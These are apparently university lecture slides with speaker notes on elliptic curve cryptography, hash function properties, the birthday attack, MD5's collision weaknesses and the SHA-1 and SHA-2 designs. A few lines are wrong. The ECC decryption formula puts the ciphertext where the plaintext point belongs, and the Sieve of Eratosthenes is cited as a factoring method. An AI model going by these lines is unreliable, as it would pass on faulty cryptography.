  - ▶ Lines intersect the curve at 3 locations
    - ✓ A dot B = C, A dot C = D, A dot D = E
  - ▶ Challenge: identify path (or number of intermediary intersections) based on only initial and end point




124

Take a closer look at the elliptic curve plotted above. It has several interesting properties. One of these is symmetry. Any point on the curve can be reflected over the x-axis and remain the same curve. A more interesting property is that any non-vertical line will intersect the curve in at most three places. Let's imagine this curve as the setting for an alternative game of billiards. Take any two points on the curve and draw a line through them; the line will intersect the curve at exactly one more place. In this game of billiards, you take a ball at point A and shoot it toward point B. When it hits the curve, the ball bounces either straight up (if it's below the x-axis) or straight down (if it's above the x-axis) to the other side of the curve (see animation).

It turns out that if you have two points, an initial point "dotted" with itself  $n$  times to arrive at a final point, finding out  $n$  (the number of billiard "bounces") when you only know the final point and the first point is hard. To continue our billiards metaphor, imagine that one person plays our game alone in a room for a random period of time. It is easy for him to hit the ball over and over following the rules described above. If someone walks into the room later and sees where the ball has ended up, even if they know all the rules of the game and where the ball started, they cannot determine the number of times the ball was struck to get there without running through the whole game again until the ball gets to the same point. Easy to do, hard to undo. This is exactly the basis for a very good trapdoor function.

## ■ Elliptic Curve Cryptography

- Restrict curves to whole(integer) numbers
  - ▶ Max number = prime
- Example:
  - ▶  $y^2 = x^3 - x + 1$  with maximum = 97



125

This simplified curve above is great to look at and explain the general concept of elliptic curves, but it doesn't represent what the curves used for cryptography look like. For this, we have to restrict ourselves to numbers in a fixed range like in RSA. Rather than allow any value for the points on the curve, we restrict ourselves to whole numbers in a fixed range. When computing the formula for the elliptic curve ( $y^2 = x^3 + ax + b$ ), we use the same trick of rolling over numbers when we hit the maximum. If we pick the maximum to be a prime number, the elliptic curve is called a "prime curve" and has excellent cryptographic properties.

Here's an example of a curve ( $y^2 = x^3 - x + 1$ ) plotted for all integer numbers. Only the whole number points are represented with a maximum of 97. This hardly looks like a curve in the traditional sense, but it is. It's like the original curve was wrapped around at the edges and only the parts of the curve that hit whole number coordinates are colored in. You can even still see the horizontal symmetry. In fact, you can still play the alternative billiards game on this curve and dot points together. The equation for a line on the curve still has the same properties. Moreover, the dot operation can be efficiently computed. You can visualize the line between two points as a line that wraps around at the borders until it hits a point. When a ball hits the edge of the board (the max) it is then magically transported to the opposite side of the table and continues on its path until reaching a point (see animation).

With this new curve representation, you can take messages and represent them as points on the curve. To encrypt the message, you could take a message and set it as the x coordinate and solve it for y to get a point on the curve. It is slightly more complicated than this in practice, but that's the general idea.

You get the points

(70,6), (76,48), -, (82,6), (69,22)

The end result is the encrypted value of the message.

## ■ Elliptic Curve Cryptography

### • Key generation

- ▶ Select elliptic curve **EC** (public)
  - ✓ Generally limited choice amongst standard curves
- ▶ Determine generator **G** (public)
  - ✓ Point on *EC*
- ▶ Choose random multiplier **n** (private)  
 $(1 \leq n < p)$ 
  - ✓ Where  $p$  is the number of elements of *EC*
- ▶ Compute  **$P_n = n G$**  (public)

• **Public key:**  $KU=\{EC, G, P_n\}$

• **Private key:**  $KR=\{n\}$

126

The public key consists of the elliptic curve description (formula + prime number  $p$ ), a generator point on the EC curve, and the result of the public point dotted with itself  $n$  times.

The private key consists of the random multiplier  $n$ .

Computing the private key from the public key in this kind of cryptosystem is called the elliptic curve discrete logarithm function.

## ■ Elliptic Curve Cryptography

- **Encryption (with public key  $\{EC, G, P_n\}$ )**
  - ▶ Choose random factor  $k$  ( $1 \leq k < p-1$ ) (**private**)
  - ▶ Compute  $C_M = (k G, P_M + k P_n)$
- **Decryption**
  - ▶ Compute  $P_M = (C_M + k P_n) - n (k G)$
  - ▶ Only owner of **private key  $\{n\}$**  can decrypt ciphertext message  $C_M$ 
    - ✓ Achieves confidentiality function

## ■ Elliptic Curve Cryptography

### ● Advantages

- ▶ Unlike factoring, no efficient algorithms have yet been discovered to solve this problem

- ✓ E.g. Sieve of Eratosthenes (for factoring)

- ▶ Smaller key size requirements

- ✓ The computation time for a 256 bits ECC signatures is over 20 times as fast as 2048 bits RSA

- ✓ And 256 bits ECC offers higher encryption safety!

### ● Disadvantages

- ▶ NIST standard might be compromised by NSA

- ✓ Especially the random number generator might have a backdoor
  - ✓ Alternative "safer" curves exist but are not yet widely supported by browsers

- ▶ Some ECC implementations might infringe on patents

- ✓ Now patent free version are also available

128

To visualize how much harder it is to break, Lenstra recently introduced the concept of "Global Security." You can compute how much energy is needed to break a cryptographic algorithm and compare that with how much water that energy could boil. This is a kind of a cryptographic carbon footprint. By this measure, breaking a 228-bit RSA key requires less energy than it takes to boil a teaspoon of water. Comparatively, breaking a 228-bit elliptic curve key requires enough energy to boil all the water on earth. For this level of security with RSA, you'd need a key with 2,380 bits.

With ECC, you can use smaller keys to get the same levels of security. Small keys are important, especially in a world where more and more cryptography is done on less powerful devices like mobile phones. While multiplying two prime numbers together is easier than factoring the product into its component parts, when the prime numbers start to get very long, even just the multiplication step can take some time on a low powered device. While you could likely continue to keep RSA secure by increasing the key length, that comes with a cost of slower cryptographic performance on the client. ECC appears to offer a better tradeoff: high security with short, fast keys.

The performance improvement of ECDSA over RSA is dramatic. Even with an older version of OpenSSL that does not have assembly-optimized elliptic curve code, an ECDSA (Elliptic Curve Digital Signature Algorithm) signature with a 256-bit key is over 20 times faster than an RSA signature with a 2,048-bit key.

On a MacBook Pro with OpenSSL 0.9.8, the "speed" benchmark returns:

- Doing 256 bit sign ecdsa's for 10s: 42874 256 bit ECDSA signs in 9.99s
- Doing 2048 bit private rsa's for 10s: 1864 2048 bit private RSA's in 9.99s

That's 23 times as many signatures using ECDSA as RSA.

The algorithm itself involves taking points on a curve and repeatedly performing an elliptic curve "dot" operation. After publication, it was reported that it could have been designed with a backdoor, meaning that the sequence of numbers returned could be fully predicted by someone with the right secret number. Recently, the company RSA recalled several of its products because this random number generator was set as the default PRNG for its line of security products. Whether or not this random number generator was written with a backdoor or not does not change the strength of the elliptic curve technology itself, but it does raise questions about the standardization process for elliptic curves.

Another uncertainty about ECC is related to patents. There are over 130 patents that cover specific uses of elliptic curves owned by BlackBerry (through its 2009 acquisition of Certicom). Many of these patents were licensed for use by private organizations and even the NSA. This has given some developers pause over whether their implementations of ECC infringe upon this patent portfolio. In 2007, Certicom filed suit against Sony for some uses of elliptic curves, but that lawsuit was dismissed in 2009. There are now many implementations of ECC that are thought to not infringe upon these patents and are in wide use.

## Other well-known examples

### ■ Elliptic Curve Cryptography

- Example certificate

- ▶ ECDHE\_RSA = Elliptic Curve Diffie Hellman Ephemeral

The screenshot shows a browser interface for CloudFlare, Inc. The top bar includes the university logo of Ghent University and the INTEC logo. The main title is "Other well-known examples". Below it, the section title is "■ Elliptic Curve Cryptography". Under this, there is a bullet point "● Example certificate" followed by a sub-point "▶ ECDHE\_RSA = Elliptic Curve Diffie Hellman Ephemeral". The main content area displays a certificate verification page for CloudFlare, Inc. It shows a green lock icon and the text "Identity verified". Below this are two tabs: "Permissions" and "Connection". The "Connection" tab is selected. It contains several items:

- A green lock icon with the text: "The identity of CloudFlare, Inc. at San Francisco, California US has been verified by GlobalSign Extended Validation CA – G2." A link "Certificate Information" is provided.
- A green lock icon with the text: "Your connection to www.cloudflare.com is encrypted with 128-bit encryption."
- The text: "The connection uses TLS 1.2."
- A purple oval highlights the text: "The connection is encrypted using RC4\_128, with SHA1 for message authentication and ECDHE\_RSA as the key exchange mechanism."
- An information icon with the text: "Site information" and "You first visited this site on Jun 25, 2013."

[What do these mean?](#)

## ■ Examples:

- RSA (Rivest – Shamir – Adleman )
- ElGamal
- ECC (Elliptic Curve Cryptography)
- Diffie -Hellman
- XTR

130

Hash functions are primarily used in hash tables, to quickly locate a data record (e.g., a dictionary definition) given its search key (the headword). Specifically, the hash function is used to map the search key to an index; the index gives the place in the hash table where the corresponding record should be stored. Typically, the domain of a hash function (the set of possible keys) is larger than its range (the number of different table indexes), and so it will map several different keys to the same index. Therefore, each slot of a hash table is associated with (implicitly or explicitly) a set of records, rather than a single record. For this reason, each slot of a hash table is often called a bucket, and hash values are also called bucket indices. Thus, the hash function only hints at the record's location — it tells where one should start looking for it. Still, in a half-full table, a good hash function will typically narrow the search down to only one or two entries. The figure demonstrates a hash function that maps names to integers from 0 to 15. There is a collision between keys "John Smith" and "Sandra Dee".

A **checksum or hash sum** is a small-size datum from a block of digital data for the purpose of detecting errors which may have been introduced during its transmission or storage. It is usually applied to an installation file after it is received from the download server. By themselves checksums are often used to verify data integrity, but should not be relied upon to also verify data authenticity.

A **check digit** is a form of redundancy check used for error detection on identification numbers (e.g. bank account numbers) which have been input manually. It is analogous to a binary parity bit used to check for errors in computer-generated data. It consists of a single digit (sometimes more than one) computed by an algorithm from the other digits (or letters) in the sequence input.

**Forward error correction (FEC) or channel coding** are techniques used for controlling errors in data transmission over unreliable or noisy communication channels. The central idea is the sender encodes the message in a redundant way by using an error-correcting code (ECC). The redundancy allows the receiver to detect a limited number of errors that may occur anywhere in the message, and often to correct these errors without retransmission.

## ■ Principle

- Creates hash value (“hash code” / “message digest”) for message  $M$ 
  - ▶ Notation:  $h = H(M)$
  - ▶ Fixed number of bits
    - ✓ 128 for MD5, 160 for SHA -1
  - ▶ Kind of fingerprint for message
- Used for “modification detection”
  - ▶ Changing messages changes corresponding hash value
- (Generally) requires use of another cryptographic technique to achieve security function(e.g. Authentication)

## ■ Not the same as encryption algorithms

- Larger keys & blocks
- Better resistant to key attacks
- More performant

133

A standard block cipher such as AES can be used in place of these custom block ciphers; that might be useful when an embedded system needs to implement both encryption and hashing with minimal code size or hardware area. However, that approach can have costs in efficiency and security. The ciphers in hash functions are built for hashing: they use large keys and blocks, can efficiently change keys every block, and have been designed and vetted for resistance to related-key attacks. General-purpose ciphers tend to have different design goals. In particular, AES has key and block sizes that make it nontrivial to use to generate long hash values; AES encryption becomes less efficient when the key changes each block; and related-key attacks make it potentially less secure for use in a hash function than for encryption.

## ■ Alternative terms

- “hash code”
- “message digest”


## ■ Notation: $h = H(M)$

- Fixed number of bits
  - ▶ 128 for MD5, 160 for SHA -1

## ■ Acts as a “fingerprint”

- Used for modification detection
  - ▶ Changing messages changes corresponding hash value
- By itself not secure
  - ▶ E.g. no authentication

134



135

In this use of a hash function for message authentication, an asymmetric encryption algorithm is used (to encrypt the non-secret hash value). Authentication of communicating entity A(lice) is provided, since only A(lice) can use this particular key in communication with B(ob). Authentication of the sent message is provided, since a modified message would correspond to different (encrypted) hash value. To further ensure that message tampering is not possible, a counter sequence is typically added to the message and encrypted together with the hash value.

The encrypted hash value is the “digital signature” of the corresponding plaintext message. This is one of the most common schemes for digital signatures (see later), where RSA or ElGamal can be used as an encryption algorithm.



- Should be able to work for input messages of any length
- One-way function
  - Given  $h$ , infeasible to find message  $x$  so that  $h=H(x)$
- Weak collision resistance
  - Given message  $x$ , infeasible to find message  $y$  ( $\neq x$ ) so that  $H(y)=H(x)$
- Strong collision resistance
  - Infeasible to find different messages  $x$  and  $y$  so that  $H(y)=H(x)$
- Hash values must be easy to compute (?)

136

The main goal of the “one-way function” property is to make it impossible to recover the original message from the hash value only. This is generally not a major issue as a hash function typically maps a huge message space on a much smaller hash value space. This is however essential when the message space is rather small (e.g. when hashing passwords).

We'll see why weak and strong collision resistance are important when dealing with the generation of digital signatures. Both forms of collision resistance requirement exclude too simple and too naive hash function implementations (e.g. using XOR operations).

Strong collision resistance isn't required for all applications.

Note that the requirement “easy to compute” is not always valid. When encrypting passwords, special hash algorithms or “key derivation functions” (such as bcrypt, scrypt or PBKDF) are used that require more time to compute. This has the advantage that attackers that somehow gain access to the hashed passwords can't too easily calculate which hash code is derived from each password. Algorithms such as bcrypt include adaptive functionality: over time, the variables such as the iteration count can be increased to make it slower in order to keep the algorithm resistant to brute-force search attacks even with increasing computation power.

## ■ Can we replace the plaintext from Alice?

### ■ Weak collision resistance requirement

- If absent, possible to replace plaintext message with different message with same hash value
  - ▶ Will indeed yield same encrypted hash value
  - ▶ No knowledge of private key required
  - ▶ No longer guaranteed message origin authentication or data - integrity

137

For a good hash function with n bits hash value, generating a forged message should be hard, typically in the order of  $2^n$ . I.e. it should require a brute force attack in which almost all possible plaintext messages should be generated before a plaintext message is found with the same hash value.

## ■ Can we create a false plaintext / hash pair?

### ■ Strong collision resistance requirement

#### ● Important for digital contracts

- ▶ Otherwise attacker may generate 2 variants of contract/message with different contents but identical hash value

- ✓ Having one message signed by the other party also yields a valid digital signature by the other party of the other message
- ✓ Indeed, encrypted hash values are identical
- ✓ No knowledge of private key required


- ▶ Breaks non-repudiation

138

Even though they seem similar, there is a subtle difference between strong and weak collision resistance. Weak collision resistance is bound to a particular input, whereas strong collision resistance applies to any two arbitrary inputs. As the name implies, it is more difficult to achieve strong collision resistance than weak collision resistance. This is because strong collision resistance implies weak collision resistance, yet, having weak collision resistance does not imply strong collision resistance. For a good hash function with  $n$  bits hash value, generating a forged message should be hard, typically in the order of  $2^{n/2}$ . I.e. it should require a brute force attack in which  $2^{n/2}$  combinations are generated before two plaintext / hash pairs are found with the same hash values.

## ■ Problem with strong collision resistance

- Much harder to achieve than weak collision resistance
- Vulnerable to “birthday” attack



Computed probability of at least two people sharing a birthday amongst X people.

139

Intuitively this can be understood as follows. Although it is difficult to find a person with the same birthday as you (probability 1 in 365), the likelihood that at least two persons in a group shares a birthday is much higher. Similarly, the probability of finding a plaintext / hash value pair with same hash value amongst a group of plaintext messages is much higher than identifying a plaintext with the same hash as a specific previous plaintext message.

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - **HASH algorithms**
    - ▶ MD-5
    - ▶ SHA-1 & SHA-2
    - ▶ Others
  - MAC algorithms

140

- **MD5**
  - **For “Message Digest”**
  - **By Ron Rivest (just as in RC4, RSA, etc.)**
  - **128 bits hash value**
    - ▶ No longer sufficient for strong collision resistance
    - ▶ Must be considered broken by cryptanalysis as concerns strong collision resistance
  - **Still relatively widely used**
  - **Should no longer be used**
    - ▶ At least not where strong collision resistance is required (may still be used in other contexts)

141

For more information about collisions obtained using the MD5 hash function:

[http://www.schneier.com/blog/archives/2005/06/more\\_md5\\_collis.html](http://www.schneier.com/blog/archives/2005/06/more_md5_collis.html)

And for the more recent development (exploiting MD5's vulnerability to set up a rogue certification authority – warmly recommended): "MD5 considered harmful today: Creating a rogue CA certificate," by Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, Benne de Weger:

<http://www.win.tue.nl/hashclash/rogue-ca/>

Meanwhile the other properties (one-way function and weak collision resistance) have been weakened by cryptanalysis, but until now without real practical consequences (effective strength of resp. 123.4 and 116.9 bits instead of 128 bits).

For recommendations (IETF) about security aspects of MD5 use:

<http://tools.ietf.org/html/rfc6151>

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - **HASH algorithms**
    - ▶ MD-5
    - ▶ SHA-1, SHA-2 & SHA-3
    - ▶ Others
  - MAC algorithms

142

- **SHA-1 (“Secure Hash Algorithm”, NIST)**
  - **160 bits hash value**
    - ▶ Better strong collision resistance than MD5
    - ▶ Although cryptanalysis has also weakened SHA -1
      - ✓ So replacement would be welcome
  - **Operates on 512 bits data blocks**
    - ▶ Requires some padding so that input data is a multiple of 512 bits
  - **Widely used, but somewhat slower than MD -5**

143

## ■ SHA-2 (“Secure Hash Algorithm”, NIST)


- **4 versions: SHA-224, SHA-256, SHA-384, SHA-512**
  - ▶ Longer hash values (224, 256, 384 en 512 bits)
  - ▶ So improved strong collision resistance
- **Operates on data blocks of**
  - ▶ 512 bits (SHA-224 and SHA-256)
  - ▶ 1024 bits (SHA-384 and SHA-512)
  - ▶ Padding to make input data a multiple of 512, resp. 1024 bits
- **Somewhat slower than SHA-1**
- **Most common hashing algorithm nowadays**

144


Those interested may find more detailed explanations on NIST's web site:

<http://csrc.nist.gov/publications/fips/fips180-4/fips-180-4.pdf>

In SHA-384 and SHA-512 the message length is expressed as a 128 bits word (compared to 64 for SHA-1, SHA-224, and SHA-256), increasing the length limit for the message to be hashed to  $2^{128}$  bits (approximately  $4 \times 10^{37}$  bytes, roughly corresponding to a pile of DVDs  $10^9$  light-years tall).




145



146

UNIVERSITEIT GENT INTEC


## SHA-512: processing 1 data block



147

UNIVERSITEIT GENT INTEC

## SHA-512: generating compression function input



148

$\oplus$  stands for a bitwise “exclusive or”


+ stands for addition modulo  $2^{64}$

$\text{ROTR}^n(x)$  stands for a circular right shift by  $n$  bits of the argument  $x$  (consisting of 64 bits)

$\text{SHR}^n(x)$  stands for a right shift by  $n$  bits of the argument  $x$  (consisting of 64 bits); the result is padded with  $n$  zeros on the left

UNIVERSITEIT GENT INTEC

